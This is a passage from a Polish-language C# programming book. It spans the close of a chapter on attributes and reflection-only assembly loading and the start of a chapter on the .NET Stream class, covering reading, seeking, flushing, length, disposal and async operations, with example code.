Takie rozwiązanie niesie ze sobą tylko jeden potencjalny problem. Jak już zaznaczyłem wcześniej, jedną z zalet atrybutów jest możliwość ich pobierania bez konieczności tworzenia instancji typów, do których atrybuty te zostały dodane. W przedstawionym przykładzie tak właśnie się dzieje — nie są tworzone żadne wtyczki przedstawione na [Przykład 15-19](#). Jednak są wczytywane podzespoły zawierające te wtyczki, czyli możliwym efektem ubocznym przeglądnięcia wtyczek mogłoby być wykonanie konstruktorów statycznych umieszczonych w poszczególnych bibliotekach DLL. A zatem choć celowo nie wykonujemy żadnego kodu umieszczonego w tych bibliotekach DLL, to jednak nie mamy pewności, że żaden umieszczony w nich kod nie zostanie wykonany. Jeśli naszym celem było wyświetlenie użytkownikowi listy wtyczek oraz wczytanie i uruchomienie tylko tych, które zostały jawnie wybrane, to nie udało się nam go osiągnąć, gdyż pozostawiliśmy możliwość niezamierzzonego wykonania kodu wtyczek. Niemniej jednak problem ten można rozwiązać.

## Wczytywanie w celach wykonania operacji odzwierciedlania

Aby mieć dostęp do informacji o atrybutach, wcale nie trzeba w całości wczytywać podzespołu. Zgodnie z informacjami podanymi w [Rozdział 13.](#) istnieje możliwość wczytania podzespołu w taki sposób, by można było wykonywać na nim wyłącznie operacje związane z odzwierciedlaniem. W takim przypadku żaden kod umieszczony w podzespole nie będzie mógł zostać wykonany, jednak będzie można sprawdzać zdefiniowane w nim typy. Niemniej jednak takie rozwiązanie stwarza pewien problem, jeśli chodzi o wykorzystanie atrybutów. Standardowym sposobem sprawdzania atrybutów jest tworzenie instancji ich typów poprzez wywoływanie metody `GetCustomAttribute` lub innych, powiązanych z nią metod. Jednak

ponieważ wiąże się to z utworzeniem instancji atrybutu — co oczywiście oznacza wykonanie kodu — zatem w przypadku wczytywania podzespołów wyłącznie w celach wykonywania operacji związanych z odzwierciedlaniem użycie takiego rozwiązania nie jest możliwe (i to nawet w przypadku, gdy używany atrybut jest zdefiniowany w innym podzespołku, który został wczytany w całości w normalny sposób). Gdybyśmy zmodyfikowali kod z [Przykład 15-19](#), tak by wczytywał podzespoły przy użyciu metody `ReflectionOnlyLoadFrom`, to próba wywołania metody `GetCustomAttribute<PluginInformationAttribute>` spowodowałaby zgłoszenie wyjątku.

W przypadku wczytywania podzespołów wyłącznie w celu wykonywania operacji odzwierciedlania trzeba używać metody `GetCustomAttributeData`. Metoda ta zamiast tworzyć instancję atrybutu, zwraca jedynie umieszczone w metadanych informacje na jego temat — informacje o tym, jak utworzyć jegoinstancję.

[Przykład 15-20](#) przedstawia odpowiedni fragment kodu z [Przykład 15-19](#), zmodyfikowany, by działał właśnie w taki sposób.

**Przykład 15-20.** Pobieranie atrybutów w kontekście przeznaczonym wyłącznie do wykonywania operacji odzwierciedlania

```
Assembly pluginAssembly = Assembly.ReflectionOnlyLoadFrom(file.FullName);
var plugins =
    from type in pluginAssembly.ExportedTypes
    let info = type.GetCustomAttributesData().SingleOrDefault(
        attrData => attrData.AttributeType == pluginAttributeType)
    where info != null
    let description = info.NamedArguments
        .SingleOrDefault(a => a.MemberName == "Description")
    select new
    {
        type,
        Name = (string) info.ConstructorArguments[0].Value,
        Author = (string) info.ConstructorArguments[1].Value,
        Description =
            description == null ? null : description.TypedValue.Value
    };

foreach (var plugin in plugins)
{
    Console.WriteLine("Typ wtyczki: {0}", plugin.type.Name);
    Console.WriteLine("Nazwa: {0}, autor {1}", plugin.Name, plugin.Author);
    Console.WriteLine("Opis: {0}", plugin.Description);
}
```

Ten kod jest bardziej skomplikowany, gdyż nie operujemy w nim na obiekcie atrybutu. Metoda `GetCustomAttributesData` zwraca kolekcję obiektów typu

`CustomAttributeData`. Zapytanie z [Przykład 15-20](#) używa operatora `SingleOrDefault`, by odszukać element reprezentujący atrybut typu `PluginInformationAttribute`, a jeśli się to uda, to w zmiennej `info` używanej w zapytaniu zostanie zapisana referencja do odpowiedniego obiektu `CustomAttributeData`. Następnie kod odczytuje wartości argumentów konstruktora oraz właściwości, używając w tym celu odpowiednio właściwości `ConstructorArguments` oraz `NamedArguments`, co pozwala pobrać trzy opisowe informacje podane w atrybucie.

Jak pokazuje ten przykład, wczytywanie podzespołów w sposób pozwalający wyłącznie na wykonywanie operacji odzwierciedlania prowadzi do wzrostu złożoności, zatem powinniśmy z niego korzystać wyłącznie w przypadkach, gdy potrzebujemy korzyści, jakie rozwiązanie to zapewnia. Jedną z nich jest to, że żaden kod umieszczony we wczytywanym podzespołe na pewno nie zostanie wykonany. Co więcej, w ten sposób można także wczytywać podzespoły, których nie można by wczytać w normalny sposób (na przykład dlatego, że zostały przygotowane z myślą o innej architekturze procesorów). Jeśli jednak ograniczenie możliwości wyłącznie do operacji odzwierciedlania nie jest nam potrzebne, to wygodniejsze będzie bezpośrednie korzystanie z atrybutów w sposób przedstawiony na [Przykład 15-19](#).

## Podsumowanie

Atrybuty zapewniają możliwość umieszczania niestandardowych informacji w metadanych podzespołu. Atrybutami można oznaczać typy, składowe typów, parametry, wartości wynikowe metod, a nawet całe podzespoły i moduły. Kilka atrybutów jest obsługiwanych w specjalny sposób przez CLR, kilka innych kontroluje możliwości kompilatora, jednak przeważająca większość z nich nie ma żadnego wbudowanego działania i pełni jedynie rolę pasywnych nośników informacji. Atrybuty nawet nie są tworzone, jeśli ktoś o to nie poprosi. Wszystkie te cechy sprawiają, że atrybuty są najbardziej użytkowe w systemach działających w oparciu o mechanizmy odzwierciedlania — jeśli dysponujemy już jakimś obiektem należącym do API odzwierciedlania, takim jak `ParameterInfo` lub `TypeInfo`, to możemy bezpośrednio poprosić go o zwrócenie atrybutów. Dlatego też w bibliotece klas .NET Framework najczęściej spotykamy atrybuty używane przez platformy badające nasz kod przy wykorzystaniu odzwierciedlania, takie jak platforma do wykonywania testów jednostkowych, elementy interfejsu użytkownika powiązane z danymi, takie jak panel *Properties* Visual Studio, czy też platformy pozwalające na stosowanie wtyczek. Jeśli używamy jednego z takich rozwiązań, to zazwyczaj będziemy w stanie dostosować jego działanie do naszych potrzeb, umieszczając w kodzie atrybuty rozpoznawane przez daną platformę. W przypadku tworzenia takiego rozwiązania warto zdefiniować własne typy atrybutów.



[64] Można się zastanawiać czy w takiej sytuacji nie mogłoby pomóc wykorzystanie podzespołów składających się z większej liczby modułów. Otóż nie, gdyż wdrażać można jedynie całe podzespoły. Korzystanie z niekompletnych podzespołów nie jest możliwe.

[65] Rozszerzanie metadanych przy użyciu atrybutów — przyp. tłum.

## Rozdział 16. Pliki i strumienie

Większość technik przedstawionych przeze mnie we wcześniejszej części książki koncentrowała się na informacjach przechowywanych w obiektach lub zmiennych. Stan tego rodzaju jest przechowywany w pamięci procesu, jednak aby program mógł być przydatny, musi prowadzić interakcję z otaczającym go światem. Interakcja ta może być realizowana poprzez platformy do tworzenia interfejsu użytkownika, takie jak ta, która została opisana w [Rozdział 19](#). Niemniej jednak istnieje jedna, szczególna abstrakcja, której można używać w celu prowadzenia przeróżnych interakcji ze światem zewnętrznym; abstrakcją tą jest **strumień**.

Strumienie są stosowane tak powszechnie, że na pewno już o nich słyszałeś; a strumienie w .NET są praktycznie takie same jak w większości innych systemów programowania: są one sekwencjami bajtów<sup>[66]</sup>. Właśnie to sprawia, że strumienie stanowią użyteczną abstrakcję wykorzystywaną w wielu powszechnie występujących zagadnieniach, takich jak korzystanie z plików dyskowych lub odbieranie odpowiedzi HTTP. Aplikacje konsolowe używają strumieni do pobierania danych wejściowych i zwracania wynikowych. Jeśli uruchomimy taki program interakcyjnie, to jego strumień wejściowy będzie dostarczał danych wpisywanych przez użytkownika na klawiaturze, natomiast wszystko, co program zapisze w swoim strumieniu wyjściowym, zostanie wyświetcone na monitorze. Programy wcale nie muszą wiedzieć, jakiego rodzaju są używane przez nie strumienie wejściowy i wyjściowy, choć w przypadku programów konsolowych można je przekierować. Na przykład strumień wejściowy może w rzeczywistości przekazywać dane z pliku dyskowego bądź też mogą to być nawet dane wygenerowane przez jakiś inny program.

### PODPOWIEDŹ

Nie wszystkie API wejścia-wyjścia operują na strumieniach. Na przykład oprócz strumienia wejściowego klasa `Console` udostępnia także metodę `ReadKey`, która zwraca informacje o naciśniętym klawisz, lecz działa wyłącznie w przypadku, gdy dane wejściowe pochodzą z klawiatury. A zatem choć można napisać program, który nie zwraca uwagi, czy dane są wpisywane interaktywnie, czy też pochodzą z pliku, to jednak istnieją także programy, które są bardziej wybredne.

Interfejsy API związane z obsługą strumieni udostępniają dane w formie nieprzetworzonych bajtów. Niemniej jednak można pracować na różnych poziomach — istnieją API tekstowe, których można użyć do opakowania podstawowych strumieni, tak by operować nie na bajtach, lecz na znakach lub łańcuchach znaków. Dostępne są także różne mechanizmy **serializacji**, pozwalające konwertować obiekty .NET do ich strumieniowej reprezentacji, a następnie

odtwarzać do postaci obiektów, dzięki czemu możliwe jest zapisanie stanu obiektu na trwałe bądź przesłanie go siecią. Możliwości te przedstawiłem w dalszej części rozdziału, w pierwszej kolejności skoncentrujemy się jednak na samej abstrakcji strumienia.

## Klasa Stream

Klasa `Stream` jest zdefiniowana w przestrzeni nazw `System.IO`. Jest to abstrakcyjna klasa bazowa, posiadająca konkretne klasy pochodne, takie jak `FileStream` lub `NetworkStream`, reprezentujące konkretne rodzaje strumieni. [Przykład 16-1](#) przedstawia trzy najważniejsze składowe klasy `Stream`. Jak się niebawem przekonasz, definiuje ona także kilka innych składowych, jednak te przedstawione poniżej są jej kluczowymi elementami.

### Przykład 16-1. Najważniejsze składowe klasy Stream

```
public abstract int Read(byte[] buffer, int offset, int count);
public abstract void Write(byte[] buffer, int offset, int count);
public abstract long Position { get; set; }
```

Niektóre strumienie są przeznaczone wyłącznie do odczytu, a w takim przypadku wywołanie metody `Write` spowoduje zgłoszenie wyjątku `NotSupportedException`. Na przykład strumień wejściowy aplikacji konsolowej może reprezentować klawiaturę bądź wyjście jakiegoś innego programu. W takim przypadku nie ma żadnego sensownego sposobu zapisywania danych w takim strumieniu. (Nawet jeśli w celu zachowania spójności użyjemy przekierowania, by skierować do aplikacji dane z pliku, to strumień wejściowy także będzie przeznaczony tylko do odczytu). Istnieją także strumienie przeznaczone wyłącznie do zapisu — na przykład strumień wyjściowy aplikacji konsolowej. W przypadku takich strumieni to wywołanie metody `Read` spowoduje zgłoszenie wyjątku `NotSupportedException`.

### PODPOWIEDŹ

Klasa `Stream` definiuje także wiele właściwości typu `bool`, przekazujących informacje na temat możliwości strumienia, dzięki czemu można się czegoś o nim dowiedzieć, nie czekając na zgłoszenie wyjątków. Przykładami takich właściwości są `CanRead` oraz `CanWrite`.

Pierwszym argumentem metod `Read` oraz `Write` jest tablica `byte[]`. Metody te odpowiednio kopią dane do tej tablicy lub je z niej odczytują. Kolejne argumenty — `offset` oraz `count` — oznaczają element tablicy, od którego należy zacząć, oraz liczbę bajtów, które należy odczytać lub zapisać. Operacja nie musi wykorzystać całej przekazanej tablicy. Warto zwrócić uwagę, że metody te nie mają argumentu

pozwalającego określić przesunięcie w strumieniu, od którego należy rozpocząć operację. Służy do tego właściwość `Position` — początkowo jej wartość wynosi `0`, jednak każdy odczyt lub zapis powoduje przesunięcie wskazywanego miejsca w strumieniu o liczbę przetworzonych bajtów.

Należy zwrócić uwagę, że metoda `Read` zwraca wartość typu `int`. Określa ona liczbę bajtów odczytanych ze strumienia — metoda ta nie gwarantuje, że liczba ta będzie taka sama jak liczba bajtów, których odczytania zażądaliśmy w wywołaniu. Oczywistym powodem takiego zachowania może być na przykład dotarcie do końca odczytywanego strumienia — nawet jeśli zażądamy odczytania i zapisania w tablicy 100 bajtów, to może się zdarzyć, że pomiędzy miejscem wskazywanym przez właściwość `Position` oraz końcem pliku może być dostępnych jedynie 30 bajtów. Niemniej jednak, co często jest sporem zaskoczeniem, nie jest to jedyny powód, dla którego metoda `Read` może zwrócić mniej bajtów, niż zażądaliśmy. Dlatego też z myślą o czytelnikach, którzy jedynie pobiędzie przeglądają ten rozdział, wyjaśnienie umieszczone w ostrzeżeniu:

#### OSTRZEŻENIE

Jeśli zażądamy odczytania więcej niż jednego bajtu, klasa `Stream` zawsze może zwrócić mniej danych, niż podaliśmy w wywołaniu metody `Read`, i to z dowolnego powodu. Nigdy nie należy zakładać, że metoda `Read` zwróci tyle danych, o ile prosiliśmy, nawet jeśli doskonale wiemy, że taka ilość danych jest dostępna.

To dziwne zachowanie metody `Read` wynika z faktu, że niektóre strumienie są „żywe” — reprezentują źródła informacji generujące dane w sposób stopniowy w trakcie działania programu. Na przykład: jeśli aplikacja konsolowa działa interaktywnie, jej strumień wejściowy może dostarczać tylko tyle danych, ile wpisze użytkownik, z kolei strumień reprezentujący dane przesyłane siecią może zwracać dane tylko tak szybko, jak są one nadsyłane. Jeśli w wywołaniu metody `Read` poprosimy o odczytanie większej porcji danych, niż jest ich w danej chwili dostępnych, to strumień może zaczekać, aż pojawi się tyle danych, o ile prosiliśmy, lecz wcale nie musi tak zrobić — może zwrócić dowolną, aktualnie dostępną liczbę danych. (Jednym przypadkiem, w którym strumień musi zaczekać, zanim zwróci dane, jest sytuacja, gdy żadne dane nie są aktualnie dostępne, lecz nie dotarliśmy jeszcze do końca strumienia. Wywołanie metody `Read` musi zwrócić co najmniej jeden bajt, gdyż zwrócenie wartości `0` oznaczałoby dotarcie do końca strumienia). Jeśli chcemy mieć pewność, że odczytamy ściśle określoną liczbę bajtów, konieczne będzie sprawdzanie liczby bajtów odczytanych przez metodę `Read` i wywoływanie jej aż do momentu pobrania zadanej liczby danych. Kod przedstawiony na Przykład 16-2 pokazuje, jak można to zrobić.

## Przykład 16-2. Odczyt zadanej liczby bajtów

---

```
static int ReadAll(Stream s, byte[] buffer, int offset, int length)
{
    if ((offset + length) > buffer.Length)
    {
        throw new ArgumentException("Bufor jest zbyt mały, by pomieścić żadane
dane.");
    }
    int bytesReadSoFar = 0;
    while (bytesReadSoFar < length)
    {
        int bytes = s.Read(
            buffer, offset + bytesReadSoFar, length - bytesReadSoFar);
        if (bytes == 0)
        {
            break;
        }
        bytesReadSoFar += bytes;
    }
    return bytesReadSoFar;
}
```

Należy zwrócić uwagę, że powyższy kod sprawdza, czy wywołanie metody `Read` zwróciło wartość 0, i na tej podstawie określa, czy dotarliśmy do końca strumienia. Sprawdzanie tego warunku jest konieczne, gdyż w przeciwnym razie, jeśli dotarlibyśmy do końca strumienia przed odczytaniem zadanej liczby danych, pętla działałaby w nieskończoność. Oczywiście oznacza to, że jeśli dotrzymy do końca strumienia, to metoda będzie musiała zwrócić mniej danych, niż zażądzano w wywołaniu; może się zatem wydawać, że takie działanie metody nie do końca rozwiązuje problem. Niemniej jednak metoda wyklucza sytuacje, że uzyskamy mniej danych, niż prosiliśmy, choć nie dotarliśmy do końca strumienia. (Oczywiście można by ją zmienić w taki sposób, żeby zgłaszała wyjątek w przypadkach, gdy dotrzymy do końca strumienia przed odczytaniem żądanej liczby danych. Jeśli działanie metody zakończy się prawidłowo, to dzięki zmianie będziemy mieli gwarancję, że zwróciła ona dokładnie tyle bajtów danych, o ile prosiliśmy).

Klasa `Stream` udostępnia nieco prostszy sposób odczytu danych. Metod `ReadByte` odczytuje pojedynczy bajt, chyba że dotarła do końca strumienia — w takim przypadku zwraca wartość -1. (Metoda ta zwraca wartość typu `int`, dzięki czemu jej wynik może być dowolną liczbą, w tym także liczbą ujemną). Rozwiązuje to problem uzyskiwania tylko części żądanych danych, gdyż jeśli metoda zwróci jakikolwiek wynik, to zawsze będzie nim jeden bajt. Niemniej jednak stosowanie tej metody nie jest szczególnie wygodne, zwłaszcza jeśli chcemy odczytywać większe

ilości danych.

Żadne z opisywanych wcześniej problemów nie występują w przypadku korzystania z metody `Write`. Metoda ta zawsze zapisuje w strumieniu wszystkie przekazane dane. Oczywiście jej wywołanie może się zakończyć niepowodzeniem — może się zdarzyć, że zanim uda się jej zapisać wszystkie dane, zostanie zgłoszony wyjątek spowodowany wystąpieniem jakiegoś błędu (takiego jak wyczerpanie się dostępnego miejsca na dysku lub przerwanie połączenia sieciowego).

## Położenie i poruszanie się w strumieniu

Strumienie automatycznie aktualizują położenie po każdej operacji odczytu i zapisu. Jak pokazuje kod przedstawiony na [Przykład 16-1](#), istnieje możliwość określenia wartości właściwości `Position`. Będzie to odpowiadało próbie przesunięcia się do ścisłe określonego punktu strumienia. Nie ma żadnej gwarancji, że wykonanie takiej operacji zakończy się pomyślnie, gdyż możliwość poruszania się w strumieniu nie zawsze jest dostępna. Na przykład strumień reprezentujący dane odczytywane z połączenia sieciowego TCP może natychmiast zwracać dane — jeśli tylko połączenie nie zostało przerwane, a aplikacja po jego drugiej stronie wciąż je wysyła, to strumień będzie obsługiwać kolejne wywołania metody `Read`. Takie połączenie może działać przez wiele dni i przesyłać w tym czasie wiele terabajtów danych. Gdyby taki strumień pozwalał na określanie wartości właściwości `Position`, można by się cofnąć i ponownie odczytać dane otrzymane już wcześniej. Aby zapewnić taką możliwość, strumień musiałby znaleźć jakieś miejsce i przechowywać każdy otrzymany bajt danych, a wszystko to po to, by korzystający z niego kod mógł ponownie zatrzymać się w odczytanych wcześniej informacjach. Ponieważ mogłoby się to wiązać z koniecznością przechowania większej liczby danych, niż jest wolnego miejsca na dysku, zatem takie rozwiązanie jest w oczywisty sposób niepraktyczne, a niektóre strumienie w przypadku próby określenia wartości właściwości `Position` zgłoszą wyjątek `NotSupportedException`. (Dostępna jest właściwość `CanSeek`, której można użyć, by sprawdzić, czy dany strumień pozwala na zmianę położenia. A zatem podobnie jak w przypadku strumieni tylko do odczytu lub tylko do zapisu nie musimy czekać do momentu pojawienia się wyjątków, by dowiedzieć się, czy nasz kod będzie działał).

Oprócz właściwości `Position` klasa `Stream` definiuje także metodę `Seek`, której sygnatura została przedstawiona na [Przykład 16-3](#). Pozwala ona określić nowe położenie w strumieniu, wyrażone względem położenia aktualnego. (Oczywiście jeśli strumień nie zapewnia odpowiednich możliwości, wywołanie tej metody spowoduje zgłoszenie wyjątku `NotSupportedException`).

Przykład 16-3. Metoda `Seek`

```
public abstract long Seek(long offset, SeekOrigin origin);
```

Jeśli jako drugi argument wywołania tej metody przekażemy stałą `SeekOrigin.Current`, to nowe położenie w strumieniu zostanie określone poprzez wartości pierwszego argumentu względem aktualnego położenia. Aby przesunąć się w kierunku początku strumienia, należy przekazać pierwszy argument o wartości mniejszej od zera. Można także użyć stałej `SeekOrigin.End`, by określić położenie względem końca strumienia. Z kolei zastosowanie stałej `SeekOrigin.Begin` da taki sam efekt, jak ustawienie wartości właściwości `Position` — spowoduje określenie położenia w strumieniu względem jego początku.

## Opróżnianie strumienia

W API stosowanych w wielu różnych systemach programistycznych zapis danych w strumieniu nie oznacza wcale, że trafią one natychmiast w odpowiednie miejsce docelowe. Jeśli na przykład zapiszemy pojedynczy bajt w strumieniu reprezentującym plik na dysku, obiekt strumienia zazwyczaj poczeka na zgromadzenie dostatecznie dużej liczby danych, zanim uzna, że warto wykonać faktyczną operację zapisu. Dyski są urządzeniami blokowymi, co oznacza, że operacje zapisu są wykonywane na blokach danych o określonej wielkości, która zazwyczaj wynosi kilka kilobajtów. Dlatego też sensownym rozwiązaniem jest poczekanie na wypełnienie całego bloku, zanim zostanie on zapisany.

Takie buforowanie jest zazwyczaj słusznym rozwiązaniem — poprawia ono wydajność operacji zapisu, a jednocześnie pozwala ignorować szczególą funkcjonowania dysku. Ma ono jednak także wadę — jeśli dane są zapisywane tylko od czasu do czasu (jak się dzieje na przykład podczas zapisywania komunikatów o błędach w plikach dziennika), łatwo można doprowadzić do sytuacji, że odstępy czasu pomiędzy kolejnymi operacjami zapisu, a zatem także pomiędzy faktycznym umieszczeniem danych w pliku, są bardzo długie. Takie sytuacje mogą być kłopotliwe dla osób próbujących zdiagnozować problemy występujące w działającym programie na podstawie jego pliku dziennika. A co gorsza, jeśli program ulegnie awarii, to wszystkie dane zgromadzone w buforze i niezapisane na dysku najprawdopodobniej zostaną stracone.

Dlatego też klasa `Stream` udostępnia metodę `Flush`. Pozwala ona poinformować strumień, że ma on wykonać wszelkie czynności niezbędne do zapewnienia, że wszystkie buforowane dane zostaną zapisane w miejscu docelowym, nawet jeśli będzie to oznaczało nieefektywne wykorzystanie bufora.

## OSTRZEŻENIE

W przypadku korzystania z klasy `FileStream` wywołanie metody `Flush` nie daje jednak gwarancji, że opróżnione z bufora dane bezwzględnie trafią do pliku. Oznacza ono jedynie przekazanie tych danych do systemu operacyjnego. Przed wywołaniem tej metody system operacyjny nawet nic nie wie o tych danych, dlatego też gdyby okazało się, że proces musi zostać nagle zakończony, to dane te by przepadły. Po wywołaniu metody `Flush` system operacyjny dysponuje już wszystkimi informacjami zapisanymi przez nasz kod, dzięki czemu proces może zostać zamknięty bez obawy utraty danych. Jeśli jednak nastąpi zanik napięcia, zanim system operacyjny zdąży zapisać dane w pliku, to dane i tak zostaną stracone. Aby zagwarantować, że dane zostaną zapisane w sposób trwał (a nie, że jedynie zostaną one przekazane do systemu operacyjnego), konieczne jest także ustawienie flagi `WriteThrough`, opisanej w podrozdziale „„Klasa `FileStream`””.

Strumienie automatycznie opróżniają swoją zawartość w momencie wywołania metody `Dispose`. Korzystanie z metody `Flush` jest potrzebne tylko wtedy, gdy zależy nam, by strumień pozostał otwarty po zapisaniu w nim buforowanych danych. Jest to szczególnie ważne w przypadkach, gdy zakresy czasu, gdy strumień jest otwarty, lecz nieaktywny, są bardzo długie. (Jeśli strumień reprezentuje połączenie sieciowe oraz jeśli działanie aplikacji zależy od natychmiastowego dostarczania danych — jak się dzieje na przykład w komunikatorach internetowych lub grach sieciowych — metoda `Flush` powinna być wywoływana, nawet jeśli oczekiwana zwłoka pomiędzy kolejnymi zapisami ma być krótka).

## Kopiowanie

Od czasu do czasu przydatną możliwością może się okazać kopiowanie całej zawartości jednego strumienia do drugiego. Napisanie pętli realizującej taką operację nie powinno być co prawda trudnym zadaniem, nie trzeba jednak tego robić, gdyż klasa `Stream` udostępnia metodę `CopyTo`. W zasadzie nie można o niej napisać wiele więcej. Wspominam o niej wyłącznie dlatego, że całkiem często programiści piszą własne wersje tej metody, gdyż nie wiedzą, że klasa `Stream` udostępnia już takie możliwości.

## Length

Niektóre strumienie dysponują możliwością pobrania informacji o swojej długości. Jak można się spodziewać, służy do tego właściwość o nazwie `Length`. Podobnie jak w przypadku właściwości `Position`, także i `Length` jest typu `long`. Klasa `Stream` używa liczb 64-bitowych, gdyż wielkość strumieni niejednokrotnie musi przekraczać 2 GB, co stanowi górny limit wartości typu `int`.

Klasa `Stream` definiuje także metodę `SetLength`, która jeśli tylko jest obsługiwana, pozwala ustawić długość strumienia. Jeśli nasz kod zapisuje w pliku bardzo dużo

danych, to być może warto wywołać tę metodę w pierwszej kolejności, by przekonać się, czy na dysku jest dostatecznie dużo wolnego miejsca; w przeciwnym razie w połowie operacji zapisu może się okazać, że zabrakło miejsca, co spowoduje zgłoszenie wyjątku.

Metoda `SetLength` zgłasza wyjątek `IOException`, jeśli nie ma dostatecznie dużo miejsca na plik o zadanym rozmiarze. Niestety ten sam wyjątek może zostać zgłoszony w efekcie wystąpienia innych błędów, takich jak awaria dysku — .NET nie definiuje unikatowego typu błędu reprezentującego brak miejsca na dysku. Jednak istnieje możliwość rozpoznania tej sytuacji, gdyż (zgodnie z informacjami podanymi w [Rozdział 8.](#)) wyjątki udostępniają właściwość `HRESULT` zawierającą kod błędu COM, stanowiący odpowiednik wyjątku. Tak się składa, że w systemie Windows istnieją dwa różne kody błędów sygnalizujące brak miejsca na dysku, dlatego też trzeba sprawdzić je oba, tak jak pokazano na [Przykład 16-4](#). Jeśli na dysku mamy więcej niż 10 terabajtów wolnego miejsca, to by spowodować wystąpienie błędu, trzeba będzie nieco zmodyfikować kod przykładu. (Swoją drogą, zastosowałem w nim instrukcję `unchecked`, gdyż ze względu na języki programowania, które nie udostępniają typów danych bez znaku, właściwość `HRESULT` została zdefiniowana jako dana typu `int`. Z punktu widzenia programistów C# nie jest to niestety najlepsze rozwiązanie, gdyż w kodach błędów COM zawsze jest ustwiony najwyższy bit, co oznacza, że z technicznego punktu widzenia stałe szesnastkowe reprezentujące te wartości są poza zakresem, więc zwyczajne podanie takiej wartości spowoduje zgłoszenie błędu komilacji. Zastosowanie instrukcji `unchecked` spowoduje rzutowanie stałej na wartość typu `int`, dzięki czemu będzie ona prawidłowa).

#### Przykład 16-4. Obsługa błędu związanego z brakiem miejsca na dysku

```
using System;
using System.IO;

namespace ConsoleApplication1
{
    class Program
    {
        const long gig = 1024 * 1024 * 1024;

        const int DiskFullErrorCode = unchecked((int) 0x80070070);
        const int HandleDiskFullErrorCode = unchecked((int) 0x80070027);

        static void Main(string[] args)
        {
            try
            {
                using (var fs = File.OpenWrite(@"c:\temp\long.txt"))

```

```

        {
            fs.SetLength(10000 * gig);
        }
    }
    catch (IOException x)
    {
        if (x.HResult == DiskFullErrorCode ||
            x.HResult == HandleDiskFullErrorCode)
        {
            Console.WriteLine("Brak miejsca na dysku.");
        }
        else
        {
            Console.WriteLine(x);
        }
    }
}
}

```

Nie wszystkie strumienie zapewniają możliwość korzystania z właściwości `Length`. Kontrakt, jaki oferuje klasa `Stream` (czyli obietnice składane przez jej dokumentację), stwierdza, jest ona dostępna wyłącznie w strumieniach obsługujących właściwość `CanSeek`. Wynika to z faktu, że w strumieniach, które zapewniają możliwość ustawiania położenia, cała ich zawartość jest zazwyczaj od razu znana i dostępna. Możliwość ustawiania położenia nie jest dostępna w strumieniach, których zawartość jest generowana w trakcie działania programu (czyli na przykład w strumieniach reprezentujących dane wprowadzane przez użytkownika lub połączenia sieciowe); w takich przypadkach także długość strumienia zazwyczaj nie jest z góry znana. Jeśli chodzi o metodę `SetLength`, kontrakt stwierdza, że jest ona dostępna wyłącznie w strumieniach obsługujących operacje odczytu i zapisu. (Jak w przypadku wszystkich składowych opcjonalnych, także właściwość `Length` oraz metoda `SetLength` będą zgłaszać wyjątek `NotSupportedException`, jeśli zostaną użyte w strumieniu, który ich nie obsługuje).

## Zwalnianie strumieni

Niektóre strumienie reprezentują zasoby zewnętrzne. Na przykład `FileStream` jest strumieniem zapewniającym dostęp do zawartości pliku, a zatem musi otrzymać od systemu operacyjnego uchwyt do pliku. Bardzo duże znaczenie ma zamykanie uchwytów, kiedy skończymy ich używać, gdyż w przeciwnym razie możemy uniemożliwić dostęp do pliku innym aplikacjom. W efekcie klasa `Stream` implementuje interfejs `IDisposable` (opisany w [Rozdział 7.](#)), aby mogła

dowiedzieć się, kiedy należy zwolnić posiadane zasoby. I jak już wspominałem wcześniej, w razie wywołania metody `Dispose` przed zwolnieniem zasobów klasa `FileStream` opróżnia bufory danych.

Działanie niektórych typów strumieni nie jest zależne od wywoływanego metody `Dispose` — klasa `MemoryStream` działa wyłącznie w pamięci, zatem mechanizm odzyskiwania pamięci będzie w stanie się nią zająć. Jednak ogólnie rzecz biorąc, jeśli doprowadziliśmy do utworzenia strumienia, powinniśmy także wywołać jego metodę `Dispose`, kiedy nie będzie on już potrzebny.

#### PODPOWIEDŹ

Istnieją sytuacje, kiedy uzyskamy strumień, lecz nie będziemy musieli przejmować się jego zwolnieniem. Na przykład ASP.NET może udostępniać strumienie służące do reprezentacji danych przekazywanych w żądaniu lub odpowiedzi. ASP.NET tworzy i udostępnia nam te strumienie, a następnie zwalnia je, kiedy nie będziemy ich już potrzebowali, dlatego też w ich przypadku nie powinniśmy wywoływać metody `Dispose`.

Nieco mylący jest fakt, że klasa `Stream` udostępnia także metodę `Close`. Stało się tak z przyczyn historycznych. Pierwsza publiczna wersja testowa platformy .NET nie definiowała interfejsu `IDisposable`, a język C# nie udostępniał instrukcji `using` — istniało co prawda słowo kluczowe `using`, lecz reprezentowało ono dyrektywę, która dodaje przestrzeń nazw do zakresu widoczności. Klasa `Stream` potrzebowała zatem jakiegoś sposobu, by dowieść się, kiedy powinna zwolnić przechowywane zasoby, a ponieważ nie było jeszcze na to żadnego standardowego sposobu, zastosowano w niej rozwiązanie polegające na zdefiniowaniu metody `Close`, które było spójne z terminologią stosowaną w wielu API związanych z obsługą strumieni dostępnych w innych systemach programowania. Interfejs `IDisposable` został dodany przed udostępnieniem ostatecznej wersji platformy .NET 1.0, a klasa `Stream` została wyposażona w jego implementację; pomimo to jednak pozostawiono w niej także metodę `Close` — usunięcie jej spowodowałoby bowiem problemy w wielu rozwiązaniach stworzonych z wykorzystaniem testowych wersji platformy .NET. Niemniej jednak metoda ta jest nadmiarowa, a dokumentacja platformy mocno zachęca, by z niej nie korzystać. Zamiast tego zalecane jest wywoływanie metody `Dispose` (poprzez zastosowanie instrukcji `using`, o ile takie rozwiązanie jest dla nas wygodne). Wywoływanie metody `Close` nie ma żadnych niekorzystnych efektów — praktycznie nie ma wielkiej różnicy pomiędzy wywołaniami metod `Close` i `Dispose` — jednak ta druga jest znacznie częściej spotykany rozwiązaniem i dlatego jest ona preferowana.

## Operacje asynchroniczne

Klasa `Stream` udostępnia asynchroniczne wersje metod `Read` i `Write`. Już od wersji 1.0 platformy .NET operacje te obsługują **model programowania asynchronicznego** (ang. *Asynchronous Programming Model*, w skrócie APM), opisany w [Rozdział 17.](#), udostępniając metody `BeginRead`, `EndRead`, `BeginWrite` oraz `EndWrite`. W platformie .NET 4.5 klasa `Stream` obsługuje także **zadaniowy wzorzec asynchroniczny** (ang. *Task-based Asynchronous Pattern*, w skrócie TAP, także opisany w [Rozdział 17.](#)). Udostępnia w tym celu metody `ReadAsync` oraz `WriteAsync`. Oprócz tego wsparcie dla operacji asynchronicznych zostało także rozszerzone o dwie dodatkowe operacje: `FlushAsync` oraz `CopyToAsync`. (Można z nich korzystać wyłącznie w przypadku stosowania rozwiązań TAP, w razie korzystania z APM operacje te nie są dostępne).

